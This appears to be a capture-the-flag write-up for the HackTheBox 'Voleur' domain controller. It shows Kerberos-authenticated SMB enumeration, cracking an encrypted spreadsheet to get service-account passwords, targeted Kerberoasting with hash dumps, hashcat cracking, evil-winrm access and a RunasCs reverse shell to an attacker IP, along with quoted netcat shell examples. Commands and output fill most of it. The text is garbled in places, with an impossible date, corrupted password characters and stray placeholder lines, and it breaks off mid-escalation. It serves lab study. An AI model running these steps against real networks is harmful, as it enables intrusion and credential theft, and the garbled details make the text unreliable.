

# VOLEUR MACHINE - HACKTHEBOX - SEASON 8

RATE: MEDIUM

Initial credentials: “ryan.naylor:HollowOct31Nyt”

Nmap output: This confirms our target is a windows machine which is a Domain Controller.

```
Nmap scan report for DC.voleur.htb (10.10.11.76)
Host is up (1.4s latency).
Not shown: 65524 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
53/tcp    open  tcpwrapped
135/tcp   open  tcpwrapped
139/tcp   open  tcpwrapped
389/tcp   open  tcpwrapped
445/tcp   open  tcpwrapped
2222/tcp  open  tcpwrapped
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA) : "ryan.naylor:HollowOct31Nyt"
|   256 ae:d9:c2:b8:7d:65:f6:f8:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
|_  256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
3268/tcp  open  tcpwrapped
3269/tcp  open  tcpwrapped
5985/tcp  open  tcpwrapped
9389/tcp  open  tcpwrapped
54728/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

Host script results:
|_clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required
| smb2-time:
|   date: 2025-00-16T17:28:56

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```

Confirming if the credentials are working, it appeared we are dealing with a DC though with NTLM auth disabled as per the error interpretation in the image below

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt'
SMB    10.10.11.76    445    DC    [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB    10.10.11.76    445    DC    [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
```

NTLM: FALSE → Implying that all auth is through kerberos

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k
SMB      10.10.11.76    445   DC          [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76    445   DC          [+] voleur.htb\ryan.naylor:HollowOct31Nyt
```

## SMB SHARE ENUMERATION

We have READ permission on share IT

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
SMB      Voleur      10.10.11.76    445   DC          [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      File        10.10.11.76    445   DC          [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB      File        10.10.11.76    445   DC          [*] Enumerated shares
SMB      File        10.10.11.76    445   DC          Share          Permissions      Remark
SMB      File        10.10.11.76    445   DC          -----+-----+-----+
SMB      File        10.10.11.76    445   DC          ADMIN$          Remote Admin
SMB      File        10.10.11.76    445   DC          C$             Default share
SMB      File        10.10.11.76    445   DC          Finance         READ           Remote IPC
SMB      File        10.10.11.76    445   DC          HR              READ
SMB      File        10.10.11.76    445   DC          IPC$           READ           Remote IPC
SMB      File        10.10.11.76    445   DC          IT              READ
SMB      Document    10.10.11.76    445   DC          NETLOGON        READ           Logon server share
SMB      Document    10.10.11.76    445   DC          SYSVOL          READ           Logon server share
SMB      Document    10.10.11.76    445   DC          -----+-----+-----+
[+] Headers you add to the document will appear here.
```

Since we are dealing with a DC that strictly uses kerberos for authentication, we will encounter a couple of errors if we do not set our environment right. E.g

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# kinit ryan.naylor@VOLEUR.HTB
kinit: Cannot find KDC for realm "VOLEUR.HTB" while getting initial credentials
```

So we edit the /etc/krb5.conf file to set up the realm.

```
[libdefaults]
    default_realm = VOLEUR.HTB
# The following krb5.conf variables are only for MIT Kerberos.
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true
    rdns = false

# The following libdefaults parameters are only for Heimdal Kerberos.
    fcc-mit-ticketflags = true

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
    }
```

Now we are quite good to go

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# export KRB5CCNAME=ryan.ccache

Voleur-HTB-Sn8
[root@Kali]-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# kinit ryan.naylor@VOLEUR.HTB
Password for ryan.naylor@VOLEUR.HTB:
[root@Kali]-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# klist
Ticket cache: FILE:ryan.ccache
Default principal: ryan.naylor@VOLEUR.HTB

Valid starting     Expires            Service principal
09/16/25 20:49:30  09/17/25 06:49:30  krbtgt/VOLEUR.HTB@VOLEUR.HTB
                  renew until 09/17/25 20:49:17

Tab 1
[root@Kali]-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# [Readings you add to the document will]
```

## USER ENUMERATION AND ROLE DESCRIPTION

```
[root@Kali]~[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --users
SMB 10.10.11.76 445 DC [+] x64 (name:DC) (domain:voleur.htb) (signing=True) (SMBv1=False) (NTLM=False)
SMB 10.10.11.76 445 DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB 10.10.11.76 445 DC -Username=Administrator -Last PW Set=2025-01-28 20:35:13 0 -BadPW= -Description=Built-in account for administering the computer/domain
SMB 10.10.11.76 445 DC Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.10.11.76 445 DC krbtgt=DC 2025-01-29 08:43:06 0 Key Distribution Center Service Account
SMB 10.10.11.76 445 DC ryan.naylor 2025-01-29 09:26:46 0 First-Line Support Technician
SMB 10.10.11.76 445 DC marie.bryant 2025-01-29 09:21:07 0 First-Line Support Technician
SMB 10.10.11.76 445 DC lacey.miller 2025-01-29 09:20:10 0 Second-Line Support Technician
SMB 10.10.11.76 445 DC svc_ldap 2025-01-29 09:20:54 0
SMB 10.10.11.76 445 DC svc_backup 2025-01-29 09:20:36 0
SMB 10.10.11.76 445 DC svc_iis 2025-01-29 09:20:45 0
SMB 10.10.11.76 445 DC jeremy.combs 2025-01-29 15:10:32 0 Third-Line Support Technician
SMB 10.10.11.76 445 DC svc_winrm 2025-01-31 09:10:12 0
SMB 10.10.11.76 445 DC [+] Enumerated 11 local users: VOLEUR
```

## Enumerating the IT share


//10.10.11.76/IT/First-Line Support/Access Review.xlsx

```
[root@Kali:~]# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --spider IT --content --regex Encrypt
SMB 10.10.11.76 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing=True) (SMBv1=False) (NTLM=False)
SMB 10.10.11.76 445 DC [*] voleur.htb:ryan.naylor:HollowOct31Nyt Spidering .
SMB 10.10.11.76 445 DC //10.10.11.76/IT/First-Line Support/Access_Review.xlsx [lastm:'2025-05-30 01:23' size:16896 offset:4096 regex:b'Encrypt']
SMB 10.10.11.76 445 DC //10.10.11.76/IT/First-Line Support/Access_Review.xlsx [lastm:'2025-05-30 01:23' size:16896 offset:16384 regex:b'Encrypt']
SMB 10.10.11.76 445 DC //10.10.11.76/IT/First-Line Support/Access_Review.xlsx [lastm:'2025-05-30 01:23' size:16896 offset:16896 regex:b'Encrypt']
```

Using the nxc tool with the option –get-file, we are able to download and view the content of the Access\_Review locally.

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --share IT --get-file 'First-Line Support/Access_Review.xlsx' './Access_Review.xlsx'
SMB      10.10.11.76    445    DC   10.10.11.76
[*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76    445    DC   10.10.11.76
[*] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB      10.10.11.76    445    DC   10.10.11.76
[*] Copying "First-Line Support/Access_Review.xlsx" to "./Access_Review.xlsx"
SMB      10.10.11.76    445    DC   10.10.11.76
[*] File "First-Line Support/Access_Review.xlsx" was downloaded to "./Access_Review.xlsx"
```

The file is password encrypted



Using **office2john** tool, we can convert the .xlsx file to hash format that can be cracked by john

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# office2john Access_Review.xlsx > file.hash
( root@Kali )-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# cat file.hash
Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987
d59cfa111c
( root@Kali )-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└─#
```

Cracked password → football1

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt file.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
No password hashes left to crack (see FAQ)

( root@Kali )-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# john --show file.hash
Access_Review.xlsx:football1
1 password hash cracked, 0 left
```

File content

The screenshot shows a spreadsheet with the following data:

User	Job Title	Permissions	Notes
Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy system
Marie.Bryant	First-Line Support Technician	SMB	
Lacey.Miller	Second-Line Support Technician	Remote Management Users	
Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account
Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
<b>Service Accounts</b>			
svc_backup		Windows Backup	Speak to Jeremy!
svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
svc_iis		IIS Administration	P/W - N5pxYw1VqM7CZ8
svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.

Found working credentials for a service account: **svc\_ldap || M1XyC9pW7qT5Vn**

```
(root㉿Kali)-[~/HTB-THM-labs_reports/HTB/Voleur/tmp]
# nxc smb 10.10.11.76 -u svc_ldap -p M1XyC9pW7qT5Vn -k
SMB      10.10.11.76      445      DC          [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76      445      DC          [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
```


## BLOODHOUND DUMP

```
(root㉿Kali)-[~/HTB/Voleur/tmp/bloodhound.dump]
# bloodhound-ce-python -c All,LoggedOn -d VOLEUR.HTB -u 'ryan.naylor' -p 'HollowOct31Nyt' -ns 10.10.11.76 -dc DC.VOLEUR.HTB -k
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: voleur.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.VOLEUR.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.VOLEUR.HTB
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb
INFO: Done in 0IM 37S
```

The BloodHound interface displays the same data as the spreadsheet, including:

- Users:** Ryan.Naylor (First-Line Support Technician), Marie.Bryant (First-Line Support Technician), Lacey.Miller (Second-Line Support Technician), Todd.Wolfe (Second-Line Support Technician), Jeremy.Combs (Third-Line Support Technician), Administrator (Administrator).
- Service Accounts:** svc\_backup, svc\_ldap, svc\_iis, svc\_winrm.
- Permissions:** SMB, Remote Management Users, Domain Admin, Windows Backup, LDAP Services, IIS Administration, Remote Management.
- Notes:** Various notes about Kerberos Pre-Auth, Leavers, and password resets.

With user **svc\_ldap**, we can laterally move within the network to gain further foothold



Abusing the **WriteSPN** permission, we are able to retrieve the tgt hash for two users:  
**lacey.miller & svc\_winrm**

```
[root@Kali] /mnt//HTB/Voleur/tmp/targetedkrb]
# python3 targetedkerberoast.py -d VOLEUR.HTB --dc-host DC.VOLEUR.HTB -u 'svc_ldap' -k v
[*] Starting Kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (lacey.miller)
[*] Printing hash for (lacey.miller)
$krb5tgt$b23$*lacey.miller$VOLEUR.HTB$VOLEUR.HTB$lacey.millers$fd029acc3d3c785b2fc4d5c923cfe67$259b0ab9ed1c3ef0b6751d9155fbbe8e101ab2bb083a9f25b21073226ecd0fb0a035235
$92b3b544f4d296a1f30ce946a1f05440c7d804ebd4552de677b2220aa4a4d75taff35bb1057f89b3ffacf2605eadae957289eb3b62aa3b1bd5f93fe177fd2f134bbccdb230bcf8c034b8d82e172d7
14d4a17e5c50210af0de1f05d57b80c1a10183de1f08688fd8fd2c15f6cd0a5b79d64b1c2bf18f0836195c418ce7798e845ac86bgdefe89c982573ba13471c1c279fc8d7a8522f5b2aa7e419b314118d7
fdeee3a393b0564f517ee30656b00deba42c59ed1b465b6d1d23baef01d2692e6eb2e5ff9f9832c350d9391ad118fe2ea97f7ae7e8b7d6910f41f5c19b289835f0d2b3d64a8758fa417d01f9d40e2f654f683
db504eeef4a82348e036496e8b630479104713466c53f1acbabaea6e7512d241d72f504f4f2e512e61b214ea5ec78bdcf1762f4e3e4351881008b481adaee3cfcabc0c7d5c6c6b75067220b11e7b1a33f6e3ea62
599fafa501d49f8e66bdab25232027e6b0bd3ad8c7ffcf690283e455e46f3c16fa7392a5ba7e43e323bd834a63ba3b7dd282c0638c482a5358065eccc75055f404e2a3a8948dc83f2dee7281d0844cf06c7a
43c054be74159ef4aad7eecd09a0f3ca78807e145ab027baed5e0e200a78e0343996cccd9bd31df94724e68bd5203edc8e268ff048d56ee3b18e9a088048d538dc0e4b1ff07bc66dd0e0dd88d5a0419bdc
922e24d9a869d9258d718f3557c5096a3aa219ba5887b91730d572b08412fcff58a59b23229fec0a0418d059c02d2d217f8434d3c1d947c81e1ff7a9a8712c521052576ff75a3002ad654fe6e87fffa05dc7d
0adc5fde637e16bc5e9a13ed4794570657205c49c320e29c0f8956602197e9d2d92b11a83281ff8643e4ed2505c6b8831f6abc29d79ff88f596fb9e24d4a2030faaf37b9635f7c
dae7a745703a0db39a3a6fbc79bed045c01b474def0e054637a2882df3e19ff6912f2bf006c2623bad669ff4e4a149cbbba59545cc2b9303cfcffbb9d8b1158ff10839d333fafbf5c7c66b23c148
2356ffcaa7707137a47fe0f15a27c9a4d6a6fcfcdaab4fd2d1fa7e46ec1b1d355a3252fa90e58474fa738501fdbd2ace112df1dbbfdd37a8568b84e4e637005be855a2b2855b8f5843490ae5d85be0aa0c83c17a
dbe7c15b1b6b257395929702490ed01fbaa8abf1f0ab2252036f7810b6b4944c152d480e842454bd209494f462a1bde3a3b9879844a84a4f22fa06b5db755331dca0b4c068967f4f13d0f707d1a4d83517d
e88f2b847c8c0b45b1bf7e37d89160c47a5623704f15452497ea32703d5455fb6a8376a9a3502c1e37e4b458fc54219b7da1699435c3eae8b7af17f760ff6e7923857e4706407b2b190e77d7501
d92d0b098c
[VERBOSE] SPN removed successfully for (lacey.miller)
[VERBOSE] SPN added successfully for (svc_winrm)
[*] Printing hash for (svc_winrm)
$krb5tgt$b23$*svc_winrm$VOLEUR.HTB$VOLEUR.HTB$svc_winrm*$0f8f7dee50c53f436762ffed29bb292$3774012ea2888b90f65a134d9aa624989d007be7595a66da4687477e962e87ab1f17d49cf75a19
a0752d01a30c67530e3062e4974c7fe64628b68078548e2bb66ee2b8d66e298c06d501439f7d98c3d3d44889f71a038348f2b7144c8ec28603b29300c9ce22b995a41233bcfd78d1e77e17d220b0b7f0104
35d167a187f26b507e67677caadcafcb8512353b132c090061c3c899a7e6848cfe9464074dc0ee1f3513695ab9372db881c2ff7bc5b15d5f9d89d5b81306ff3d345d47d4bc1a48456cff7d72ce37bbe0f92
64261511df1a8583b7b7e7fbc9132c1d21a14cd4e06761d58d18a8a1384c011fc0d0098f25d7a1d224be146515e9e86ff4e426027bc57d58bf20e0d207998b35479749d51b3aa8d8b9961c52536a849a36
4314b653994dc96fa42b79e660dc7readf766088a9d079c177298e88ae49c1970f257e78a3d11a249eab1424e9dbf85607f01ff7d6949d9e993aa2da8ae7889007cf7d764cofed96ae5b154f307793c
53359e1bbfaae02157f1d6fb771df6f93fc1b1c178e74c74b720b7dcbbd101e891f7a759262bd057f6f468za05f6bf4c34736246aac3b104457605f6ff94e2168ff1f94e83002f1aca07e5447d34
577d90118f97b38bb2a95bfab15282be3aee4c06d5a11f083c087d7b458c355e329240ebcd156671a499ab629f5837a068e3c35e385717be4e1677834a3cd401a3a4e7259503b7f2d91114a3c55a749c
899a26999fa21b0fa0924141561b6e799413f72d004c0f38a6dc37069599d6342c3a5df5862e0a90eaa32e1d2381dad206d574f6b7b6d307c52a0d72fc3fcf380fc96808a33d984b64dfe80deec333fb4
34d08a8f6a8921aca7f66a7079934f2645f3453f29ed835eff95f84138f7a0a612b3df07446f2605a2d9a4fc3d901554a7b5173203fa3db32bcc2733a1360759d465b2ef64f42da28ee67875c9e6b88648988
156d4149169cbff5453fe64e110fe76095e81eccc9cb26faa2d26b874bad21e43at58a7a85e67ad4defb20a65a625f646fc4c347aa01d04d713fd96ce543f64f8f109c3b7e672c85cb7d30f6b3fa5e4d4
eb99c137a3ae1f2ccb1270af2b34b1b32899c8ef7175ae1bd09185608e3516560b13ad4fcfcf1e828291d6a3959ff15dsb295d189997032ed8053d2e73103ea5e144e5ccdbbec0f6e0751770c2935d8a1
755564e9c38af133a8a8b3085251f4200453d2e613e0ah5d2cfc04d55c9ef33938b73dhbd2aa9b856719850b8e08414c6a707arc5fdff04307656802a7f30502f8f5923f5af2c392a1ff0a061ea2e800ec2eder
```

Loaded the hashes into a file and used hashcat to crack and retrieve the cleartext password

```
* Create more work items to make use of your parallelization power:  
https://hashcat.net/faq/morework  
  
$krb5tg$23$*svc_wInrm$VOLEUR.HTB$VOLEUR.HTB$/svc_wInrm*$6596988d266be47e75a9bca8cf40f29a$96b387b8c152101a9ff957485a3d59af4e2275bf4f98a6653d26c19f49876f0b963f2a  
418e9f987b7034e9dc8908ba27c6ed617e61be242f78f312a06a14cd0f331a544991978df954f844a25d4b80c121cbc90ade8744923c93e8a36df34590eb2975076437d65d4517ea1e546ea75bae90674a06  
d17e4557e27c2a5da2572024a2e91d12689f4cb87b8891acd230495fa70b8bede4dc5a883b7b486f813d6b8ae9af9c37d336d01056c5d48936c15e3536a1e0c2aef9757618f71752169e8f4d41f9be2795bc179  
5ac96549011c237b5fdca5a68e4d3097d317f5fed714cf99f3439026f449abeabb87970e622348b9e646e4186eeeb3b0e4fc21ffeb712f3702aecd6026c205a9dd8a3dfff3aed4eabbdaed34d0c87519b  
b6a0fe2343cc75a33f0592ff0f99e6a928dbacc3288f63e9ddbe15868b60439566c220dec110d0be44d761d2fc1be1e3ab0394f130e708d7e9aab0ca8f7ce9cc5d720287be13c18b04e69c7b31077b38fb8  
8392c94f8da0815e2fa9qdfc381ba1309a49d4d790f30f43419na6459a1798571d42ceec2523e9c3f67bf52e17a8f94d632acfc948d5942e82dceabf5da0af4fa8d2660584a18cd78b3fc03cd9b9e1c  
cf75cdacdf15ca75f98037b01839e9bf92a8332f87f6e313c12eec16978b627a52e04415807101012b3e3d7db21c007730a509edc97509fc35bbe6546c69e44158b8d362daa1e13d0937bae63f35e643  
e366d2691e09b3f45a6ba5b987419fdae651940d9bf813cd432e6bc5cc1453d00786a289561bbf57423a7b4910aadef156227ed828c252a6e0c3a5941d4fc521080a6fec132b0d044857f59ab836dc09fdc  
13a5df1b0fe1e9b8ff42cc0faad5c92b8d52c9684ec32a09b53a73874fea50404474604fd3203298b65299d57249b4a52554fe05ade006e23c09eb97a60bdb6a0d5352e7c689f28c3b975e3c7cd75fa61a2f  
d73d [AFireInside0e0zarcrica980219fa]  
Approaching final keyspace - workload adjusted.
```

svc winrm:AFireInsideOzarctica980219afi

```
[root@Kali]-[~/HTB/Voleur/tmp/targetedkrb]
# nxc smb 10.10.11.76 -u svc_winrm -p AFireInside0zarcтика980219afi -k
SMB      10.10.11.76      445      DC          [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76      445      DC          [+] voleur.htb/svc_winrm:AFireInside0zarcтика980219afi
```

We can access the target via winrm using the retrieved credentials

```
(root㉿Kali)-[~/HTB/Voleur/tmp/targetedkrb] HTB_sn8/Voleur
# evil-winrm -i dc.voleur.htb -u svc_winrm -r voleur.htb
evil-winrm shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint https://svc-winrm.cache
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name          Description          State      THM-Labs_reports/HTB\Voleur
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> klist
07/10/25 16:17:30 07/11/25 02:17:30 Krbtgt/VOLEUR.HTB@VOEUR.HTB
```

## USER FLAG

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> type ..\Desktop\user.txt
1153d1a2fad972ffe551699e9e3e6324
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
PRIVILEGES INFORMATION
-----
Privilege Name          Description          State      THM-Labs_reports/HTB\Voleur
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
```

## PRIVILEGE ESCALATION TO ROOT

<https://github.com/Shadrack2023/RunasCs>

*RunasCs* is an utility to run specific processes with different permissions than the user's current logon provides using explicit credentials.

...

Examples:

Run a command as a local user

RunasCs.exe user1 password1 "cmd /c whoami /all"

Run a command as a domain user and logon type as NetworkCleartext (8)

RunasCs.exe user1 password1 "cmd /c whoami /all" -d domain -l 8

Run a background process as a local user,

RunasCs.exe user1 password1 "C:\tmp\nc.exe 10.10.10.10 4444 -e cmd.exe" -t 0

Redirect stdin, stdout and stderr of the specified command to a remote host

**RunasCs.exe user1 password1 cmd.exe -r 10.10.10.10:4444**

Run a command simulating the /netonly flag of runas.exe

RunasCs.exe user1 password1 "cmd /c whoami /all" -l 9

Run a command as an Administrator bypassing UAC

RunasCs.exe adm1 password1 "cmd /c whoami /priv" --bypass-uac

Run a command as an Administrator through remote impersonation

RunasCs.exe adm1 password1 "cmd /c echo admin > C:\Windows\admin" -l 8  
--remote-impersonation

...

We upload the binary to the target

Download it from: <https://github.com/antonioCoco/RunasCs/releases>


```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> upload RunasCs.exe

Info: Uploading /mnt/hardisk/scr34tur3.bak/HTB-THM-labs_reports/HTB/Voleur/tmp/tar
getedkrb/RunasCs.exe to C:\Users\svc_winrm\Documents\RunasCs.exe

Data: 68948 bytes of 68948 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

Got a reverse shell as user svc\_ldap



```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> .\RunasCs.exe svc_ldap M1XyC9pW7qT5V
n powershell -r 10.10.16.80:4444
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --
bypass-uac and --logon-type '8' to obtain a more privileged token.

[*] Running in session 0 with process function CreateProcessWithLogonW()
[*] Using Station\Desktop: Service-0x0-1e9d72\$Default
[*] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with
pid 4948 created in background.
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> RunasCs.exe adm1 password1 "cmd
--remote-impersonation

Document tabs +
```

We upload the binary to the target  
Download it from: <https://github.com/antonioCoco/RunasCs/releases>

```
(root㉿kali)-[~/mnt/.../HTB/Voleur/tmp/targetedkrb]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.10.11.76] 61654 Share
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PS
Windows
echo admin > C:\Windows\admin
PS C:\Windows\system32> whoami
whoami
voleur\svc_ldap
PS C:\Windows\system32>
```

Remember from bloodhound output, user **svc\_ldap** belongs to the **Restore\_users** group.

So well try and restore all the deleted users e.g todd.wolfe

Command: **Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"**

**-IncludeDeletedObjects**

```

(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]# nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.10.11.76] 51611
